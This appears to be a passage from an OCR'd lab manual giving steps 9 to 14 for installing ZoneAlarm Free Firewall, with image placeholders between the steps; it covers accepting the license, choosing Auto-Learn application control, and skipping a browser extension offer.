


9. The **End User License Agreement** wizard appears; click **Agree >**.




10. In the **Application Control Mode** wizard, ensure that the **Set Application Control to AUTO-LEARN mode** option is selected, and click **Next >**.

11. By choosing this mode, Zone Alarm Firewall configures the security settings based on behavior and automates this process for your network.




12. Click the **Skip** button in the **Add our Free Chrome Extension for Safer Browsing** wizard.

Note: If you wish to enable this option, click Add to Chrome. In this task, we are choosing to skip this option.




13. ZoneAlarm Free Firewall starts downloading and configuring the components to your machine.

14. Wait until the installation is completed: this may take a few minutes to install.

